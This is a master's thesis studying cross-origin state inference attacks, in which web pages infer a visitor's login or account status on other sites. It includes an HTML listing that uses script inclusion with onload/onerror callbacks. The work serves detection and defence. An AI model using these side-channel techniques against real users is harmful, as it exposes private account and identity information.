UNIVERSIDAD POLITÉCNICA
DE MADRID

ESCUELA TÉCNICA SUPERIOR DE INGENIEROS INFORMÁTICOS

MÁSTER UNIVERSITARIO EN INGENIERÍA DEL SOFTWARE –
EUROPEAN MASTER IN SOFTWARE ENGINEERING

A Framework for Testing Web Applications for Cross-Origin State Inference (COSI) Attacks

Master Thesis

Soheil Khodayari

Madrid, June 2019

This thesis is submitted to the ETSI Informáticos at Universidad Politécnica de Madrid in partial fulfillment of the requirements for the degree of Master of Science in Software Engineering.

Master Thesis
Master Universitario en Ingeniería del Software – European Master in Software Engineering
Thesis Title: A Framework for Testing Web Applications for Cross-Origin State Inference (COSI) Attacks
Thesis no: EMSE-2019-2
June 2019

Author: Soheil Khodayari
Master of Science
Universidad Politécnica de Madrid

Supervisor:
Manuel Carro
Associate Professor
ETSI Informáticos
Universidad Politécnica de Madrid

Co-supervisor:
Jens Schmitt
Engineering Doctorate Professor
Department of Computer Science
Technical University of Kaiserslautern

ETSI Informáticos
Universidad Politécnica de Madrid
Campus de Montegancedo, s/n
28660 Boadilla del Monte (Madrid)
Spain

Dedication

To my beloved parents, Mostafa and Shahla, who instilled in me the virtues of perseverance and commitment, and relentlessly encouraged me to strive for excellence.

Acknowledgements

Intellectual Debt – I would like to thank my thesis advisors, *Prof. Juan Caballero* and *Dr. Avinash Sudhodanan*, who have been a constant source of knowledge and inspiration along the way, and this work would have not been possible without their assistance. I submit my special thanks to *Prof. Jens Schmitt* who reviewed and supported this work.

Funding – The research leading to these results has received funding from the European Union's Horizon 2020 Research and Innovation Programme under Grant Agreement No. 731535 (ElasTest). This work was also supported by the Regional Government of Madrid through the BLOQUES project P2018/TCS-4339; and by the Spanish Government through the SCUM grant RTI2018-102043-B-I00. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors or originators, and do not necessarily reflect the views of the sponsors.

Abstract

Abstract — In a Cross-Origin State Inference (COSI) attack, an attacker convinces a victim into visiting an attack web page, which leverages the cross-origin interaction features of the victim's web browser to infer the victim's state at a target web site. COSI attacks can have serious consequences including determining if the victim has an account or is the administrator of a prohibited target site, or if the victim owns sensitive content hosted at the target site.

In this paper, we perform the first systematic study of COSI attacks and present the first tool for detecting them. We study the mechanisms behind 25 COSI attacks, classify them into 10 leak methods and 38 attack classes, identify a novel COSI attack class based on window.postMessage, and design a novel approach for detecting COSI attacks. We implement our detection approach into Basta-COSI, a tool that produces attack web pages that demonstrate the existence of COSI attacks in a given target web site. We apply Basta-COSI to four popular stand-alone web applications (GitHub, GitLab, HotCRP, OpenCart) and five live sites, (`linkedin.com`, `blogger.com`, `amazon.com`, `drive.google.com`, `pinterest.com`), finding COSI attacks against each of them. Finally, we discuss the countermeasures that can be taken by browser vendors and site administrators against COSI attacks.

Key words — Cross-origin state inference attacks, cross-site information leakage, browser side-channel leaks

Contents

List of Figures

List of Tables

Listings

1 Introduction

In recent years, with modern web browsers providing various features for web pages to interact cross-origin and the ever increasing advent of third-party content providers, more and more web applications are making use of third-party resources to deliver their services, while relying on the browsers security policy to protect them from malicious content. These embedded resources are being used in the various forms of cross-origin resource inclusion with frames, maps, scripts, etc. However, they often lack sufficient cross-origin isolation requirements. For example, most web browsers let embedded resources leverage certain browser side-channels to manipulate other content through navigation, partially delegating the responsibility for preventing cross-origin attacks from the web browser to the developers of the websites. This would especially open a hole to what we refer to as Cross-Origin State Inference (COSI) attacks. In this paper, we focus on the scenario where an attacker-controlled web page loaded at the web browser of a benign web user (i.e. the *victim*) leverages the cross-origin interaction features of the web browser for inferring the state of the victim with respect to a target web site.

COSI attacks are a severe class of cross-origin web attacks that have received only marginal attention from the research and security testing communities for the past many years. In a COSI attack, the attacker's goal is to discover the state of a *victim* visiting a controlled *attack page* (e.g., attack-site.com/attack-page.html), in a *target web site* that is not controlled by the attacker (e.g., facebook.com). The state of a user may be translated into authentication status or the account and content-related properties of the victim on the target website. For example, a user may be logged into a target website or otherwise logged out; have a free, premium, business, administrator or a restricted account type for under-aged users; be the owner of some specific account or an specific content hosted on the target website. The user state may additionally contribute to what resources the user can access (i.e. access permissions). For example, administrative settings, premium features or business-level functionalities could not be modified by a normal user, private or

shared contents are only visible to their owner(s), unauthenticated users may only access public sections of the websites, and finally, a shared content may only be deleted by its owner or the site administrator.

COSI attacks can have serious consequences including determining if the victim have an account, is the administrator or owns some sensitive content hosted on a prohibited target website. Furthermore, COSI attacks can be exploited to conduct targeted advertisement strategies depending on the type of services the victim is using on the target website. COSI attacks can violate the user's privacy and facilitate the abuse of the victim's personal data. In fact, it is unquestionable that they can be problematic for information sensitive websites, such as online banking platforms and payment solutions, or privacy sensitive websites, such as those containing personal information about political affiliations, religion, ethnic origin, race, sexual orientation or association memberships.

Determining the victim state at a target website can have important security implications. For instance, determining if a victim is logged into a target website implies that the victim owns an account on that website. This is problematic for privacy-sensitive websites such as those related to post-marital affairs, same-sex dating, and pornography. Such knowledge could be used by the attacker to blackmail the victim. Furthermore, COSI attacks can violate the user's privacy by inferring what type of services a user is benefiting from in the target website. Such data and inferences could be sold to the marketing and advertising agencies by the attacker in order to create, or extend a profile on the victim for the purpose of targeted advertisement. For example, COSI attacks enable the attacker to know if a victim is using Amazon Kindle Direct Publishing (KDP) service, which can be utilized to show advertisements, e.g., about Kindle books to the victim. Additionally, it may be possible to infer the victim account type on the target website, e.g., if the victim is the administrator of the target website or alternatively, has a normal or age-restricted account. Determining content ownership, e.g., can be used to establish if a program committee member is reviewing a specific paper in a conference management system, or if a user has uploaded some copyrighted content to an anonymous file sharing site. Determining if a victim owns a specific account enables identifying which political activist is the owner of an anonymous blog highly critical with a country's political decisions. In other words, such state inferences can be even more critical when the attacker is a nation state that performs censorship and can determine if the victim, e.g., one of its citizens or a third-country political activist, is the administrator of some prohibited website or has an account in it. The problem is aggravated by the fact that COSI attacks, being web attacks, can be performed even when the user employs anonymization tools such as Tor [2] or a virtual private network (VPN). Once the attacker knows that the user is logged into a site (and thus has an account at the site), it can further try to identify what type of user account it has. For example, if the attacker can infer that the victim does not have access to certain age-restricted web pages of the target website, the attacker can determine the age-group of the victim [3].

COSI attacks can facilitate the mount of other web attacks by providing the victim's state as an input to launch those attacks. For instance, the knowledge that a user is logged into a particular website can be leveraged by an attacker that aims to launch authenticated cross-site request forgery attacks [4, 5, 6, 7], cross-site script inclusion attacks [10, 31],

abuse cross-origin resource sharing (CORS) misconfigurations [9], browser fingerprinting [8], and to conduct targeted phishing attacks [10]. These attacks have been shown to enable reading sensitive user information and performing actions on behalf of the unaware victim (e.g., launching a bank transfer). However, in order to launch such attacks, it is required that the user has an authenticated session on the target website, which can be determined using a COSI attack. The remainder of the chapter enumerates in more detail the problem statement, our contribution and the structure of this thesis in the following chapters.

1.1 Problem Statement

In a cross-origin state inference attack, the attacker convinces the victim to visit a crafted (attacker-controlled) attack page, which includes state-dependant URLs (SD-URLs) from the target site whose responses depend on the user state, and then uses browser's side-channel leaks to infer the victim state. This means that there are three main actors involved in a COSI attack, namely the victim's web browser, the crafted attack page controlled by the attacker and the target website (or its SD-URLs). An SD-URL may point to a resource in the target website only accessible, for instance, when the victim has certain privileges or is authenticated on the target website. The inclusion of an SD-URL forces the victim's browser to send cross-origin requests towards the target website on behalf of the attacker without the user consent and awareness. As stipulated by the same-origin policy (SOP) [1] for cookies, the browser will include the session-cookie of the victim on the target website on each subsequent request to that endpoint once the victim is authenticated on that website. Since the requests are cross-origin, the same origin policy for HTTP requests, on the other hand, prevents the attack page from directly reading their responses. However, the attacker can still leak the victim state at the target website through browser side-channels.

Despite the severity of COSI attacks, prior research has done little to elaborate on how to detect these class of attacks in large scale and modern dynamic web applications. Detection of COSI attacks requires an exhaustive exploration of different browsers and their side-channel leaks together with the dynamic behaviour of the target websites. However, such explorations can be very challenging for a manual human analyst, even for very small web applications due to the state space explosion problem. To address these issues, we would propose an automated large scale analysis and detection approach for COSI attacks, which to the best of our knowledge, is non-existent in the existing literature.

1.2 Contribution

In this paper, we present the first framework for automatic detection of COSI attacks and group their various classes under the same COSI attack denomination. Several instances of COSI attacks have been reported so far by both security analysts [11, 12, 13, 14, 15, 16] and academics [3, 8, 17, 18]. However, these attacks have not been treated as a whole

under the same classification of attacks, often found in an instance-based paradigm where the underlying attack strategy is not fully uncovered, and were given various names based on the specific attack mechanism. For example, COSI attacks have been previously referred to by terms such as login detection attacks [16, 19, 20], login oracle attacks [21, 22], cross-domain search timing attacks [14], and cross-site search attacks [18], all failing to address a bigger attack denomination. As far as we know, we are the first to provide a systematization of various COSI attack classes and their possible countermeasures. Further more, to the best of our knowledge, there is no straightforward, robust and automated tool to detect COSI attacks. Today, the detection of COSI attacks is predominantly an effort-intensive manual activity which has to be done by a human analyst. However, this is problematic as COSI attacks are complex to detect since their identification requires an exhaustive exploration of both the target website and existing browser leaks, a task poorly suited for manual analysis. Indeed, due to the exhaustive nature of different COSI attack classes, the aforementioned limitation makes it very difficult for an analyst to even test small web applications. Hence, a manual exhaustive detection of COSI attacks in large-scale dynamic web applications seems very unlikely to be possible for a human analyst.

In this work, we present Basta-COSI, the first automated tool to detect COSI attacks leveraging our systematization of COSI attack classes. Our systematic study analyzes 25 different COSI attacks, classifies them into 38 attack classes, identifies a novel COSI attack class based on *window.postMessage* [23], and proposes a general approach for detecting COSI attacks. We implement our approach into Basta-COSI, a tool that works in various phases of *data collection*, *attack vector identification*, and *attack page generation*. During the data collection phase, it detects the potential state-dependent URLs by crawling the target website in different user states, and logs the corresponding responses. Then, during the attack vector identification phase, attack vectors are identified statically based on the collected logs, and dynamically by considering candidate attack pages which are generated by the inclusion of SD-URLs for each browser, and tested against multiple browser leaks. During the attack page generation phase, complex attack pages are generated by combining the detected binary classifier attacks that can be used for an end-to-end attack validation.

We have applied Basta-COSI to detect attacks in websites among top 100 Alexa websites, namely four popular standalone web applications (HotCRP, GitLab, GitHub, OpenCart) and five live sites (Amazon, Blogger, Linkedin, Google-Drive, Pinterest). Basta-COSI is able to discover COSI attacks against each of the applications enabling, among others, access detection, login detection, account type discovery and user identification. In particular to name a few, the discovered attacks enable identifying whether the victim visiting the attack page is logged in at any of the applications, the reviewer of a specific paper at HotCRP, the owner of a specific GitLab or GitHub repository, has a free or premium account at LinkedIn, or is using Amazon Kindle services.

To summarize, we make the following contributions:

- We perform the first systematic study of COSI attacks, detailing their impact together with all previously proposed techniques for mounting them. Our study

analyzes the arrangements and techniques underlying 25 COSI attacks, classifies them into 38 different attack classes, identifies a novel COSI attack class based on *window.postMessage* and introduces a general framework for large-scale analysis and detection of COSI attacks.

- We present an automated approach for detecting COSI attacks in web applications and implement our approach into Basta-COSI, the first automatic tool to detect COSI attacks. Given as input a target website and state scripts defining the user states at the target website, Basta-COSI generates as the output the candidate attack pages that can be used to demonstrate COSI attacks against the target.
- We apply Basta-COSI to nine top-ranked websites including four popular stand-alone web applications and five live websites, finding at least an instance of COSI attacks against all of them.
- We discuss the potential state of the art defenses against COSI attacks.

1.3 Thesis Outline

In this chapter, we provided an introduction to cross-origin state inference attacks, elaborated their importance and enumerated our contribution to this category of web attacks. The rest of this paper is structured as follows. Chapter 2 explains the background knowledge required to understand this paper. Chapter 3 provides an overview of COSI attacks, explaining the user state, COSI attack phases, and the attack threat model. Chapter 4 discusses the related work, and provides a comparison of this work with the state-of-the-art in the existing literature. Chapter 5 provides our novel systematization of different COSI attack classes while introducing novel COSI leak methods and attack classes. In chapter 6, we introduce Basta-COSI, the first automatic tool to detect COSI attacks, and further delineate our approach. In chapter 7, we detail the results of our experiments with Basta-COSI on nine Alexa top-ranked websites. Finally, chapter 8 discusses the possible defenses against COSI attacks, and in chapter 9, we conclude this paper.

2

Background

In this chapter, we provide the background knowledge required to understand the remainder of this paper. First, in section 2.1 we present the Same-Origin Policy (SOP), which stipulates the necessary isolation requirements of the included resources in a web page. Then, in section 2.2 we discuss the Cross-Origin Resource Sharing (CORS) standard that mitigates the restrictions imposed by SOP to allow for legitimate functionalities of web applications. Finally, in section 2.3 we talk about Cross-Origin Resource Inclusion (CORI) and its consequences.

2.1 Same-Origin Policy

Web browsers fetch different types of documents from various web endpoints. These documents are fetched by sending Hypertext Transfer Protocol (HTTP) requests to specific Uniform Resource Locators (URLs) [40]. Once these documents are loaded at the web browser, they can leverage the Application Programming Interfaces (APIs) and features offered by the web browser for performing different actions— manipulating the document contents using the Document Object Model (DOM) API (e.g., DOM navigation) [41], asynchronously communicating to the server-side programs using *XMLHttpRequest* [42], etc. The Same-Origin Policy (SOP) is a fundamental browser-based security measure [7, 39] that aims at preventing the abuse of browser API's and features by the loaded documents through aiming to provide the necessary isolation requirements. According to the SOP, a document can take important actions on another document if and only if their *origin*s match. The origin of a document is a triplet consisting of the *scheme* (or *protocol*), the *host* and the *port-number* of the URL used to fetch that document [39]. To give an example, the SOP prevents a JavaScript function defined within a web page document retrieved from the URL `https://attacker.com/attack.html`

from reading the contents of a web page hosted at `https://www.facebook.com/home.php` as their origins are different. Such a mechanism would make it more cryptic for malicious websites to steal or tweak the information presented by other sites.

Nevertheless, same-origin policy may be restrictive for the functionalities that are commonly required in modern web applications. Third-party functionalities, such as advertisements, geographical maps, scripts for visitor tracking and performance measurements, external client-side web services, to name a few, are being increasingly employed by popular websites, and therefore these applications may experience new levels of integration difficulties with SOP. To mitigate these concerns, web browsers also provide certain features to circumvent the SOP restrictions. For example, web sites can leverage Cross-Origin Resource Sharing (CORS) [43] in order to access each others contents irrespective of their origins. HTML5 also provides the *postMessage* feature that relaxes the SOP by providing a well-defined medium for cross-origin communication. HTML5 *postMessage* is a unique message passing facility that enables multiple DOM frames to communicate with each other regardless of their origins [23, 67].

2.2 Cross-Origin Resource Sharing

Cross-Origin Resource Sharing is a standard mechanism to allow a client web application running at one origin, say A, to access selected resources from a server web application, running at another origin, say B, by letting the web browser know that access shall be authorized for the permitted resources. Such permission is typically given (from server B to client A) by adding additional HTTP headers that enable servers to define the set of origins that are permitted to read the resource in question using a web browser. Examples of such new HTTP headers are `Access-Control-Allow-Origin` and `Access-Control-Allow-Methods` headers, that describe which origins and through what HTTP methods a client can query the resource in question. In a nutshell, the CORS life cycle is as follows:

1. The client web application makes a CORS request.
2. The web browser enforces CORS on behalf of the client application.
3. The target web server supports CORS by providing appropriate response headers.
4. The web browser returns a valid response back to the client application.

If access to a requested resource is denied by the web browser due to the lack of necessary client permission that is specified by server HTTP response headers, a CORS failure would occur. For security reasons, details about what went wrong are not available to the Javascript code (i.e., the client application), as error stack traces [12, 44] can be exploited to mount multiple consequential web attacks (e.g., a COSI attack).

Fig. 2.1 illustrates how cross-origin requests are controlled by CORS through an example. The left-hand side of the figure depicts a web document located on origin `domain-a.com` which contains resource inclusions from origins `domain-a.com` and `domain-b.com`. However, for the sake of simplicity, only one image hosted on origin



Figure 2.1: An example of CORS-controlled cross-origin request. Source: [43].

`domain-a.com` (top image), and one canvas image hosted on origin `domain-b.com` (bottom image) is highlighted. The image hosted on the same-origin (i.e., `domain-a.com`) is always allowed, whereas the permission to access the image hosted on the other origin (i.e., `domain-b.com`) is controlled by the CORS, and it is up to the web server of origin `domain-b.com` to set the proper access control response headers in order for the client of origin `domain-a.com` to be able to access it.

2.3 Cross-Origin Resource Inclusion

Cross-origin resource inclusion is a web browser feature that allows a web page running on one origin (say `http://attacker.com`) to include a resource hosted at another origin (say `http://target.com`) and leverage the included resource. The consequence of the inclusion (on the including web page and the included resource) is mostly dependent to the following:

- The content-type of the included resource.
- The HTML tag used to perform the inclusion.
- The cross-origin policies set by the included resource's endpoint (i.e., the CORS) [43].
- The web browser loading the including web page.

Depending on the purpose of the inclusion, specific HTML tags can be used. An example is provided in Listing 2.1 where the HTML source code of a web page (assumed to be running at `http://attacker.com`) is shown. Line 12 of the listing shows that the `script` HTML tag is used for including a JS resource, namely *script.js*, from the origin `https://target.com`. Note that the URL of resource is specified in the `src` attribute. When a web browser encounters such a web page, it will automatically send a HTTP request to fetch the included resource. Hence the browser will send a HTTP request to the URL `http://target.com/script.js`. In this HTTP request, the browser will also add the applicable HTTP headers. For example, the `Cookie` header carrying the cookie values associated to the destination of the request [45], the `Authorization` header carrying the HTTP authentication credentials (if applicable) [46], the `Referer`/`Origin` header carrying the origin of the including page [47], and so on.

Listing 2.1: Cross-Origin Resource Inclusion (CORI) example.

```
1  <html>
2  <head>
3  <script type="text/javascript">
4  function loaded() {
5  //actions to be taken if script has been loaded
6  console.log("onload event triggered");
7  }
8
9  function not_loaded() {
10 //actions to be taken if script has been loaded
11 console.log("onerror event triggered");
12 }
13 </script>
14 <script type="text/javascript" src="https://target.com/script.js"
       ↪ onload="loaded()" onerror="not_loaded()"></script>
15 </head>
16 <body>
17 <!-- Body contents follows -->
18 </body>
19 </html>
```

DOM Callbacks: In order to determine whether an included resource has been correctly loaded, the including web page can leverage the `onload` and `onerror` callback attributes. For instance, at line 12 of Listing 2.1, it is shown that the value of the `onload` attribute is a call to the function `loaded()`. Similarly, the value of the `onerror` attribute is a call to the function `not_loaded()`. Hence, if the HTTP request generated to fetch the included `script` resource returns a JS file, the `onload` event [48] will be triggered (thereby causing the execution of the `loaded()` function), and otherwise, the `onerror` JS event will be triggered.

Table 2.1 provides the details of HTML tags that can be leveraged for cross-origin resource inclusion. The first column of the table refers to the HTML tag that can be used for the inclusion. The second column refers to the attribute of the including tag where the URL of the cross-origin resource can be specified. The third column specifies what

Tag	Attribute	Included Resource's Type
`iframe`	`src`	Typically web pages
`object`	`data`	Defined in `type` attribute
`img`	`src`	Image
`audio`	`src`	Audio
`video`	`src`	Video
`link`	`href`	Defined in `rel` and `type` attributes
`embed`	`src`	Defined in `type` attribute
`script`	`src`	JS
`applet`	`code`	Applet
`frame`	`src`	Typically web pages
`video`	`poster`	Image
`track`	`src`	WebVTT [60]
`source`	`src`	Audio/Video
`input`	`src`	Image (when attr. `type` = "picture")

Table 2.1: HTML tags supporting resource inclusion.

type of resources could be embedded using each tag. From an attacker's point of view, the tags shown in this table are different ways in which the attacker can force the victim's web browser to send potentially authenticated cross-origin HTTP requests without the user's consent or knowledge.

3

COSI Attack Overview

This chapter provides an overview of COSI attacks. First, in section 3.1, we define the COSI interpretation of the user state at a target web application and clarify how it can vary through state-changing operations. We introduce the possibility of having to deal with interrelated user states when launching COSI attacks and explain how a binary COSI classifier can be extended to handle multiple interrelated states at the target web application. Then, in section 3.2 we take a step forward by introducing the COSI attack phases, in particular "preparation" and "attack" phases, and present a walking-through over the whole COSI attack scenario across these two phases. Additionally, we would enumerate the prerequisites to mount a successful COSI attack. This is then followed by the COSI attack threat model in section 3.3, where we illustrate the involved actors that could contribute to a successful state inference attack together with the assumptions we made about each actor. Finally, in section 3.4 we present the potential challenges in detecting a COSI attack, specifying discovery and operational challenges as two main class of difficulties that a security testing framework faces when dealing with COSI attacks, neither of which met by the current state-of-the-art in existing instances of COSI security testing approaches.

3.1 User State

In a cross-origin state inference attack, the attacker's goal is to determine the state of a user with respect to a target website that is not within the control of the attacker. Since COSI attacks are browser-based cross-origin attacks that leverage browser side-channel leaks to infer the victim state, the attacker does not need to possess any administrative rights at the target website. In this attack, a malicious website leverages the cross-origin interaction features of the victim's web browser for inferring the state of the victim with

respect to a target website. The attack happens when the victim visits the malicious web page from a web browser.

3.1.1 Client and Server States

COSI attacks target both the client side and server side state of the user. An example of a client-side state inference is when the malicious website successfully infers whether the victim's browser (i.e., the client) is running an authenticated session with the target website [13, 16, 20]. An example of a server-side state inference is when the malicious website is able to infer the characteristics of the victim's account at the target website. For instance, identifying the account associated to the victim at the target website (de-anonymization or fingerprinting the victim), identifying whether the victim has a premium or a regular user account, the age specified by the victim at the target website, etc [3].

3.1.2 Specification of States

The state of the user at a target web application is defined based on the values of the status-related, content-related and account-related properties, or in general the state attributes of the victim at the target web application. Examples of state attributes that determine the user state are presented in Table 3.1. For instance, the status-related state attributes may show whether the user is logged in or logged out (server side), or refer to the status of the user session at a particular website which determines whether the user has an ongoing session (e.g., in websites without user accounts) and has accessed that website before at least once through a specific web browser. Furthermore, Single Sign-on Status (SSO) could also be mentioned as another instance of the status-related state attributes that determines which Open Authentication (OAuth) service (e.g., facebook OAuth API, google OAuth API, etc) has been used to log in to a particular web application. Account-related state attributes, on the other hand, may refer to properties such as account type (e.g., administrator, normal or business account), account age category (e.g., normal or age-restricted account) or account ownership (e.g., whether a user owns an account in a particular website or not). State attributes can also refer to the content-related properties, such as content ownership (e.g., if a particular user owns a copyrighted video uploaded to a file sharing website).

3.1.3 State-based Responses

It is essential to note that the values of state attributes define, at a given time, what content the user can access (or receive) from the target web application, enabling an attacker to exploit these differences to distinguish the states. To successfully launch a COSI attack, the attacker must lure the victim into visiting an attacker-controlled website. This website returns a web page that requests specific cross-origin resources from the target web application without the user consent. These resources are only accessible, or return different content, depending on the client-side (or the server-side) state of the

State Attribute	Possible Values
Login Status	(a) Logged in (b) Not logged in
Session Status	(a) Has an established session (b) Has not an established session
Single Sign-On Status	(a) Logs in via a specific SSO service (b) Logs in via another SSO service
Account Type	(a) Has a premium account (b) Has a regular account
Account Age Category	(a) Age above a certain threshold (b) Age below a certain threshold
Account Ownership	(a) Owner of a specific account (b) Not the owner of an account
Content Ownership	(a) Owner of a specific content (b) Not the owner of a content
Content Access	(a) Can access restricted content (b) Cannot access restricted content

Table 3.1: Examples of user states in a target website.

requester. For instance, the response may vary for authenticated and unauthenticated users (or for different types of users). Depending on how the resource request is generated, the differences in the responses from the target web application leak to the attacker what state the victim is currently in. It is critical to note that the Same Origin Policy (SOP) [1] for HTTP requests will block the attacker-controlled web page from directly reading those responses as the requests are cross-origin. However, it is still possible to search out improperly protected (or unprotected) browser side channels and flawed API's, that are by design meant to address some other functionality (e.g., broadcasted messages between different browser windows and/or frames with HTML5 *postMessage* API), to capture sensitive information about those blocked responses.

3.1.4 State Changes

It is crucial to observe that the user's state may also change over time. For instance, authentication status would change as the user logs in and logs out. However, the state change is not limited to the authentication status, as for instance, account and content-related attributes may also evolve. This happens, for example, when a normal user changes its subscription to a premium account, or a user is transferred the ownership of some content (e.g., a Git repository in a version control system).

COSI attacks attempt to disclose the current state of the victims, but depending on how the state boundaries are defined, previous states may also contribute to the arrangement of the current target state. For example, let's take the example of an online shopping store like Amazon, and assume user A was previously subscribed as an Amazon prime member. However, user A no longer maintains the prime membership subscription

as it has expired by assumption. We abbreviately refer to this state as S_A. Now, assume a second user B who is not currently subscribed to the Amazon prime membership, and did not have any previous prime subscriptions as well. We abbreviately refer to this state as S_B. In this case, it is obvious that the state of the user A has evolved from an state like S_B to the state S_A, while experiencing other states in between. However, depending on the attacker's classification of user states, S_A and S_B may refer to the same state (e.g., distinction of prime members vs normal members) or different states (e.g., distinction of users who have or have had prime membership vs users without prime membership experience). In the latter scenario, the previous state of the user A contributes towards the formation of the state S_A, which is different to S_B.

3.1.5 State-based Security Implications

The attributes that define the user's state are specific to each target site, and also depend on the attacker's classification of user states based on the attack intention, as stated in subsection 3.1.4. However, any of those attributes may be targeted by an attacker with different, often critical, security implications. The rest of this subsection details the security implications for different instances of COSI attacks.

Implications for Login and Session Status

COSI attacks targeting login and session status detection can have serious consequences. For instance, login detection COSI attacks can be utilized by an oppressive regime to determine if a victim has an account in a forbidden website (e.g., a prohibited political website) [25], even if the victim is trying to hide its trail using anonymization tools, which in this case are ineffective. This is because COSI attacks are able to break the privacy expected by users of privacy technologies, including low-latency anonymity networks such as virtual private networks (VPNs), encryption tunnels, proxies or Tor [2], as they only hide the content of the data transferred, but do not obscure the direction, timing and size of the packets transmitted between the client and the remote origin. COSI attacks can also be exploited to blackmail users for ransom with the information obtained from privacy-sensitive websites such as pornographic [26] and post-marital affairs [27] sites (e.g., knowing that a victim has an account in such websites). In addition, as mentioned in section 1.1, COSI login detection attacks can act as an initial step to mount other cross-origin attacks (e.g., authenticated CSRF, XSS, etc). Similar implications can be expected for COSI attacks on session status for websites that do not present the account creation feature to end users (e.g., news websites, blogs, etc). For instance, an oppressive regime can know if a victim has previously visited a forbidden news website that broadcast information with what they may consider disruptive political interests.

Implications for Account and Content Ownership

COSI attacks targeting content ownership state attributes can also lead the way for consequential aftermaths. They can be used, for example, to conclude which program committee member is reviewing a specific paper in a conference management system, or who is the owner of a file containing copy-righted content that was illegally uploaded to

an anonymous file sharing website. On the other hand, COSI attacks targeting account ownership can jeopardize the victim's identity. They could be utilized to deanonymize the victim visiting the attacker-controlled web page in a closed-world setting (e.g., which user(s) among a group of, say, X number of users in a social network like Facebook or Linkedin has visited the attack page).

Implications for Other State Attributes

COSI attacks that target other state attributes may also compromise the victim in several ways. For example, the knowledge of the SSO authentication service used by the victim can be leveraged as a basis to mount an attack that exploits a known vulnerability in that SSO [28, 29, 30], while the leaking of the victim's account type and/or account age category could be employed to fingerprint the victim [32, 33]. Fingerprinting is even possible when proxies, encryption tunnels or VPNs are used by the victim [24]. Furthermore, uncovering the account type allows the attacker to discover what kind of operations the victim is authorized to do on the target website. For instance, if the attacker gains the knowledge that the victim is the administrator of some operation-sensitive website (e.g., an online banking website), this knowledge can be used to launch jeopardous and immediate authenticated request forgery attacks by the attacker.

3.1.6 Handling Multiple States

A simple COSI attack can be seen as a one-class binary classifier that determines if a state attribute has a specific value or not. For example, a COSI attack may identify if a user is logged into a target website, or not. Note that not being logged in can be due to the user not having an account in the target website, or having an account but not being currently logged in. For a login detection attack, differentiating between those two (not logged in) states is typically not needed. However, other COSI attacks may need to differentiate between n $>$ 2 states. In those cases, we build an n-class classifier by combining one-class binary classifiers. For example, the attacker may want to determine if a victim is the owner of some content in a target website by examining if the victim can access the content. However, a victim may not be able to access the content because he is not logged in, or because he is not the content owner. To address this issue, first a login detection attack is launched. If the victim is logged in, another attack is used to check if the victim is the owner of the target content or not. In general, complex COSI attacks are composed by n-class classifiers to distinguish between n $>$ 2 number of interrelated user states based on the attacker's intention.

3.2 COSI Attack Phases

In order to successfully mount a COSI attack, the attacker need to deal with two important steps, namely the COSI attack *phases*. A COSI attack is comprised of two phases: *preparation* and *attack*. During the preparation phase, the attacker crafts an attack page leveraging the state dependent resources from the target origin as well as the browser-

specific leak code. In the attack phase, the attacker makes a fraudulent attempt to lure the benign user into visiting the crafted attack page in several ways, e.g., by disguising as a trustworthy entity in an electronic communication. The remainder of this section will delineate COSI attack phases in more detail.

3.2.1 Preparation

The purpose of the preparation phase is to craft an attack page that when visited by a victim will leak the value of a specific state attribute of the victim at the target web site. To this end, it is important to understand the structure of candidate COSI attack pages, exploited techniques, limitations, and in general how they work. In this subsection, we will delineate how certain resources from the target website are embedded in the COSI candidate attack pages exploiting the cross-origin resource inclusion features of modern web browsers, and then further exemplify the general structure of COSI attack pages.

Candidate Attack Pages

A COSI attack page is comprised of two underlying components: the cross-origin inclusion of *state-dependent* URLs from the target web site and *leak code* that interacts with the victim's browser API to leak the user state.

Definition 1: A *state-dependent URL* (SD-URL) or *resource* (SD-RES) is a URL or resource that generates different HTTP(S) responses based on the values of the state attributes belonging to that state in response to the request of the URL or resource through HTTP(S).

